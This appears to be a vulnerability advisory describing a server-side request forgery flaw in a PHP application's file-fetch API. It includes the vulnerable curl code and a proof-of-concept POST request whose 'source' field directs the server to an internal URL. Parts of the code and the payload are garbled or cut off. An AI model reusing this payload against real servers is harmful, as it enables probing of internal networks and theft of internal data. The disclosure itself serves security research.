

The vulnerable code is located in the performFetchRequest function of the application/api/file\_fetch/HTTPFetcher.php file, which does not perform sufficient checksum on the source parameter, leading to a taint from the \$context['source'] variable and enters the tainted function curl\_setopt, which sends a request to the URL specified by the source parameter after the curl\_exec function is executed, eventually leading to an SSRF vulnerability.

Although the vulnerability requires login authentication verification, but because the FTP/SFTP login here is able to login to our own FTP server, so the login field can pass the verification as long as it is set, so as to take advantage of the SSRF vulnerability. So it is equivalent to pre-authentication SSRF, which is more harmful!


```
private function performFetchRequest() {
    $fp = fopen($this->tempSavePath, 'w+');
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $this->fetchRequest->getURL());
    curl_setopt($ch, CURLOPT_FILE, $fp);
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
    curl_setopt($ch, CURLOPT_HEADERFUNCTION, array(&$this->fetchRequest, 'handleCurl $success = @curl_exec($ch);
    $curlError = @curl_error($ch);
    $effectiveUrl = curl_getinfo($ch, CURLINFO_EFFECTIVE_URL);
    $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);

curl_close($ch);
    fclose($fp);
```

Because the source parameter is unrestricted, it is also possible to use the server side to send requests, such as probing intranet web services. The corresponding PoC is as follows

```
POST /application/api/api.php HTTP/1.1
Host: 172.16.119.130
Content-Length: 275
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.84 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Origin: http://172.16.119.130
Referer: http://172.16.119.130/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
request={"connectionType":"sftp","configuration":
{"host":"172.16.119.130","remoteUsername":"zero","initialDirectory":"/tmp/","authent
{"source":"http://172.16.119.1/flag.txt"}}
```



You can also use the following curl command to verify the vulnerability

## 0x03 Acknowledgement